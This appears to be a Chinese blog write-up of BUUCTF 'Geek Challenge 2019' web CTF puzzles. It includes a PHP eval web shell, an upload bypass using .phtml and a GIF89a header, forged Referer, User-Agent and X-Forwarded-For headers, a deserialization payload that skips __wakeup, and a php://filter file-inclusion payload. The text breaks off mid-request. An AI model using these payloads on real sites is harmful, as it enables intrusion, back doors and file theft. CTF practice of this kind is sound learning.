

BUUCTF-极客大挑战2019

原创

[Atkxor](#) 于 2021-01-27 12:09:13 发布 290 收藏 1

分类专栏: [CTF BUUCTF WriteUp](#) 文章标签: [php](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_46150940/article/details/110010595


版权



[CTF](#) 同时被 3 个专栏收录

39 篇文章 2 订阅

订阅专栏



[BUUCTF](#)

1 篇文章 0 订阅

订阅专栏



[WriteUp](#)

15 篇文章 0 订阅

订阅专栏

目录

[\[极客大挑战 2019\]Havefun](#)

[\[极客大挑战 2019\]Knife](#)

[\[极客大挑战2019\]Http](#)

[\[极客大挑战2019\]upload](#)

[\[极客大挑战2019\]PHP](#)

[\[极客大挑战 2019\]Secret File](#)

[\[极客大挑战 2019\]BuyFlag](#)

[\[极客大挑战 2019\]EasySQL](#)

[\[极客大挑战 2019\]BabySQL](#)

[\[极客大挑战 2019\]LoveSQL](#)

[\[极客大挑战 2019\]FinalSQL](#)

[\[极客大挑战 2019\]HardSQL](#)

[\[极客大挑战 2019\]Havefun](#)



Syclover @ cl4y


https://blog.csdn.net/qq_46150940

查看源代码，发现了php代码，意思是get传入的参数cat等于dog，则输出flag


```
06     </div>
07 </div>
08     <!--
09     $cat=$_GET['cat'];
10     echo $cat;
11     if($cat=='dog'){
12         echo 'Syc{cat_cat_cat_cat}';
13     }
14     -->
15     <div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px
16     </body>
17 </html>
18
```

https://blog.csdn.net/qq_46150940

Payload: ?cat=dog



flag{d57478c4-73d7-431f-acf5-e93bf73df861}



Syclover @ cl4y

https://blog.csdn.net/qq_46150940

[极客大挑战 2019]Knife


我家菜刀丢了，你能帮我找一下么

```
eval($_POST["Syc"]);
```

Syclover @ cL4y


https://blog.csdn.net/qq_46150940

提示很明显，有一个shell，使用蚁剑或菜刀连接，密码是Syc



连接上去后，直接 `cat /flag`


中国蚁剑



[极客大挑战2019]Http

访问题目地址

← → ↻ ▲ 不安全 | node3.buuoj.cn:27630



SYCLOVER

HI HACKERS
HERE IS THE SECRET WEBSITE
OF THE SYCLOVER

LEARN MORE



https://blog.csdn.net/qq_46150940

什么也没发现，查看源码，发现了 `Secret.php`

```
\<section id= oamer /
<div class= inner">
<h2>Syclover</h2>
<p>Hi Hackers<br />
Here is the secret website <br /> of the Syclover <br />
</div>
<a href= "#one" class= "nore scrollly">Learn More</a>
</section>

<!-- One -->
<section id= "one" class= "wrapper style1 special">
<div class= "inner">
<header class= "major">
<h2>欢迎来到西南某最大卖鞋厂商 !<br />
三叶草安全小组 (Syclover) </h2>
<p>当将曾经的梦想成为现实,你就是下一个奇迹缔造者! <br />
三叶草安全小组 (Syclover) 等待着同样热爱技术的你 <br />
Syclover2019招新群: 671301484</p>
</header>
<ul class= "icons major">
<li><span class= "icon fa-diamond major style1"><span class= "label">Lorem</span></li>
<li><span class= "icon fa-heart-o major style2"><span class= "label">Ipsum</span></li>
<li><span class= "icon fa-code major style3"><span class= "label">Dolor</span></li>
</ul>
</div>
</section>

<!-- Two -->
<section id= "two" class= "wrapper alt style2">
<section class= "spotlight">
<div class= "image"><img src= "images/pic01.jpg" alt= "" /></div><div class= "content">
<h2>小组简介</h2>
<p>· 成立时间: 2005年3月<br />
· 研究领域: 渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br />
· 小组的愿望: 致力于成为国内实力强劲和拥有广泛影响力的安全研究团队,为广大的在校同学营造一个良好的信息安全技术<a style= "border:none;cursor:default;" onclick= "return false" href= "Secret.php">氛围</a>! </p>
</div>
</section>
<script src= "assets/js/jquery.min.js"></script>
<script src= "assets/js/jquery.scrollx.min.js"></script>
<script src= "assets/js/jquery.scrolly.min.js"></script>
<script src= "assets/js/skel.min.js"></script>
<script src= "assets/js/init.js"></script>
<!--[if lt IE 8]><script src= "assets/js/ie/respond.min.js"></script><![endif]-->
<script src= "assets/js/main.js"></script>
</body>
</html>
```

https://blog.csdn.net/qq_46150940

访问Secret.php，页面提示It doesn't come from 'https://www.Sycsecret.com'，和攻防世界的一道题类似，需要修改请求头



伪造网址(referer), 使用burpsuite抓包, 请求头加入 `Referer:https://www.Sycsecret.com`, 发现了新提示Please use "Syclover" browser

Target: http://node3.buuoj.cn:27630

Request

```

Raw Headers Hex
SET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:27630
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.Sycsecret.com
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

Response

```

Raw Headers Hex HTML Render
Please use "Syclover" browser
  
```

https://blog.csdn.net/qq_46150940

伪造浏览器(UA), 将User-Agent的值修改为 `Syclover`, 又提示只能再本地访问

Target: http://node3.buuoj.cn:27630

Request

```

Raw Headers Hex
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:27630
User-Agent: Syclover
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.Sycsecret.com
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

Response

```

Raw Headers Hex HTML Render
No!!! you can only read this locally!!!
  
```

https://blog.csdn.net/qq_46150940

伪造本地(X-Forwarded-For), 继续在请求头添加 `X-Forwarded-For: 127.0.0.1`, flag就出来了

Target: http://node3.buuoj.cn:27630

Request

```

Raw Headers Hex
GET /Secret.php HTTP/1.1
Host: node3.buuoj.cn:27630
User-Agent: Syclover
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://www.Sycsecret.com
X-Forwarded-For: 127.0.0.1
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

Response

```

Raw Headers Hex HTML Render
p {
  cursor: default;
}
.input{
  border: 1px solid #ccc;
  padding: 7px 0px;
  border-radius: 3px;
  padding-left:5px;
  -webkit-box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
  box-shadow: inset 0 1px 1px rgba(0,0,0,.075);
  -webkit-transition: border-color ease-in-out .15s,-webkit-box-shadow ease-in-out .15s;
  o-transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s;
  transition: border-color ease-in-out .15s,box-shadow ease-in-out .15s
}
.inputhover{
  border-color: #808000;
  box-shadow: 0px 0px 8px #7CFD00;
}
  
```


上传1.php

Not image!

https://blog.csdn.net/qq_46150940

上传图片马1.jpg

NO! HACKER! your file included '<?'

https://blog.csdn.net/qq_46150940

对php的内容进行了过滤，用 `<` 代替一句话木马里面的 `<`，上传

Don't lie to me, it's not image at all!!!

https://blog.csdn.net/qq_46150940

进行黑名单绕过，通过上传不受欢迎的php扩展来绕过黑名单。例如：pht, phpt, phtml, php3, php4, php5, php6

把1.jpg修改为1.phtml，并且把一句话木马替换为 `<script language="php">eval($_POST['shell']);</script>` 再上传。


```
-----395675205331299888093223641668
Content-Disposition: form-data; name="file"; filename="1.phtml "
Content-Type: image/jpeg

<script language="php">eval($_POST['shell']);</script>
-----395675205331299888093223641668
Content-Disposition: form-data; name="submit"

鎖恨氩
-----395675205331299888093223641668--
```

https://blog.csdn.net/qq_46150940

仍然不行



最后添加 `GIF89a`，GIF89a图片头文件欺骗，成功上传shell

```
GIF89a
<script language="php">eval($_POST['shell']);</script>
```

Forward Drop Intercept is on Action


Raw Params Headers Hex

POST /upload_file.php HTTP/1.1
Host: cf4ea112-1736-40ca-88c4-2a0dfb404b17.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----337084211211559977141511700844
Content-Length: 374
Origin: http://cf4ea112-1736-40ca-88c4-2a0dfb404b17.node3.buuoj.cn
Connection: close
Referer: http://cf4ea112-1736-40ca-88c4-2a0dfb404b17.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1

-----337084211211559977141511700844
Content-Disposition: form-data; name="file"; filename="1.phtml"
Content-Type: image/jpeg

GIF89a
<script language="php">eval(\$_POST['shell']);</script>
-----337084211211559977141511700844
Content-Disposition: form-data; name="submit"

鎏愰熨
-----337084211211559977141511700844--



https://blog.csdn.net/qq_46150940

猜测上传路径位upload，即 `url/upload/1.phtml`

添加数据

添加 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

成功 连接成功!

https://blog.csdn.net/qq_46150940

在目录查找flag

111.73.46.229

编辑: /flag

/flag

刷新 高亮

```
1 flag{f0a660ef-82d1-4ecf-87ec-754a10da5024}
2
```

https://blog.csdn.net/qq_46150940

[极客大挑战2019]PHP

访问靶机地址



提到了备份网站，直接访问www.zip文件，flag.php里面有个假的flag

```
class.php x flag.php x index.php x exp.php
1 <?php
2 $flag = 'Syc{dog_dog_dog_dog}';
3 ?>
4
```

https://blog.csdn.net/qq_46150940

查看一下index.php，发现要用get方式提交参数 `select`

```
class.php x index.php x index.js x exp.php
22 <body>
23
24
25
26
27
28
29
30 <div id="world">
31 ....<div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position:absolute;bottom:85%;Left:50%;font-family:KaiTi;">因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
32 ....</div>
33 ....<div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position:absolute;bottom:80%;Left:50%;font-family:KaiTi;">不愧是我!!!
34 ....</div>
35 ....<div style="text-shadow:0px 0px 5px;font-family:arial;color:black;font-size:20px;position:absolute;bottom:70%;Left:50%;font-family:KaiTi;">
36 ....<?php
37 ....include 'class.php';
38 ....$select = $_GET['select'];
39 ....$res=unserialize(@$select);
40 ....?>
41 ....</div>
42 ....<div style="position:absolute;bottom:5%;width:99%;"><p align="center" style="font:italic 15px Georgia, serif;color:red">Syclover @ cl4y</p></div>
43 </div>
```

https://blog.csdn.net/qq_46150940

再查看 `class.php` 文件，考查反序列化和两个魔法函数 `__wakeup` 和 `__destruct`

```

<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    function __wakeup(){
        $this->username = 'guest';
    }
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

审计一下代码，如果password=100且username=admin，在执行 `__destruct()` 的时候可以获得flag

构造序列化

```

<?php
class Name
{
    private $username = 'admin';
    private $password = '100';
}
$a = new Name();
echo serialize($a);
?>

```

序列化后的结果:

```

O:4:"Name":2:{s:14:"Name username";s:5:"admin";s:14:"Name password";s:3:"100";}

```

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!
NO!!!hacker!!!
You name is: nonono
You password is: yesyes

https://blog.csdn.net/qq_46150940

我们要绕过 `__wakeup` 这个魔术函数，利用反序列化漏洞，当序列化字符串中表示对象属性个数的值大于真实的属性个数时会绕过 `__wakeup` 的执行

将上面的序列化后字符串，类中变量的个数由真实值2修改为3。

```
O:4:"Name":3:{s:14:"Name username";s:5:"admin";s:14:"Name password";s:3:"100*"};
```

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!
NO!!!hacker!!!
You name is: nonono
You password is: yesyes

https://blog.csdn.net/qq_46150940

`private` 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。私有字段的字段名在序列化时，类名和字段名前面都会加上0的前缀。字符串长度也包括所加前缀的长度

再次修改序列化的结果

```
0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100"};
```

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
不愧是我!!!

flag {83e19e52-f507-4c52-bdcd-76544757f2aa}

Syclover @ cl4y https://blog.csdn.net/qq_46150940

[极客大挑战 2019]Secret File

访问靶机地址

你想知道蒋路源的秘密么?

想要的话可以给你，去找吧！把一切都放在那里了!

Syclover @ cl4y https://blog.csdn.net/qq_46150940

似曾相识的黑页，直接查看源代码，发现了 `Archive_room.php`

```
<h1 style="font-family:verdana;color:red;text-align:center;">你想知道蒋璐源的秘密么? </h1><br><br><br>
<p style="font-family:arial;color:red;font-size:20px;text-align:center;">想要的话可以给你，去找吧！把一切都放在那里了! </p>
<a id="master" href="/Archive_room.php" style="background-color:#000000;height:70px;width:200px;color:black;left:44%;cursor:default;">Oh! You found me</a>
<div style="position: absolute;bottom: 0;width: 99%;"><p align="center" style="font:italic 15px Georgia, serif;color:white;"> Syclover @ cl4y</p></div>
</body>
```

https://blog.csdn.net/qq_46150940

访问Archive_room.php

我把他们都放在这里了，去看看吧

SECRET

Syclover @ cl4y


https://blog.csdn.net/qq_46150940

点击SECRET，页面显示：查阅结束 没看清么？回去再仔细看看吧。

查阅结束

没看清么？回去再仔细看看吧

使用Burpsuite抓包，发现了secr3t.php



访问secr3t.php，内容为

```
<html>
  <title>secret</title>
  <meta charset="UTF-8">
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
//flag放在了flag.php里
?>
</html>
```

存在include函数，需要用到文件包含来读取文件

Payload: ?file=flag.php

```
<?php
  highlight_file(__FILE__);
  error_reporting(0);
  $file=$_GET['file'];
  if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "Oh no!";
    exit();
  }
  include($file);
//flag放在了flag.php里
?>
```

啊哈！你找到我了！可是你看不到我QAQ~~~

我就在这里

https://blog.csdn.net/qq_46150940

审计代码，发现过滤了data，input，ftp等关键字，没有过滤file

Payload: ?file=php://filter/convert.base64-encode/resource=flag.php

SYCLOVER

HI HACKERS
HERE IS THE SECRET WEBSITE
OF THE SYCLOVER

LEARN MORE



https://blog.csdn.net/qq_46150940

点击右侧菜单中的PAYFLKAG进入pay.php，在源码中发现了部分代码

```
~~~post money and password~~~  
if (isset($_POST['password'])) {  
    $password = $_POST['password'];  
    if (is_numeric($password)) {  
        echo "password can't be number</br>";  
    }elseif ($password == 404) {  
        echo "Password Right!</br>";  
    }  
}
```

需要通过POST方式传入变量password的值，且is_numeric()函数限制了变量 \$password 不能为数值型，但又需要变量 \$password 等于404，弱类型绕过，使用password = 404a 进行绕过

Request

```
GET /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=0
Upgrade-Insecure-Requests: 1
Content-Length: 15

password = 404a
```

Response

```
</header>
<section class="wrapper style5">
  <div class="inner">
    <h3>attention</h3>
    <p>If you want to buy the FLAG:</p>
    You must be a student from CUIT!!!</p>
    You must be answer the correct password!!!
  </div>
</section>
<hr />
<p>Only Cuit's students can buy the FLAG</p>
</div>
</section>
</article>
<!-- Footer -->
<footer id="footer">
  <ul class="copyright">
    <li>&copy; Syclover</li><li>Design: CHy</li>
  </ul>
</footer>
</div>
<!-- Scripts -->
<script src="assets/js/jquery.min.js"></script>
<script src="assets/js/jquery.scrollx.min.js"></script>
<script src="assets/js/jquery.scrolly.min.js"></script>
```

页面提示Only Cuit's students can buy the FLAG，修改Cookie的值，改为user=1

Request

```
GET /pay.php HTTP/1.1
Host: 94436364-d212-4098-998d-a74922491cee.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
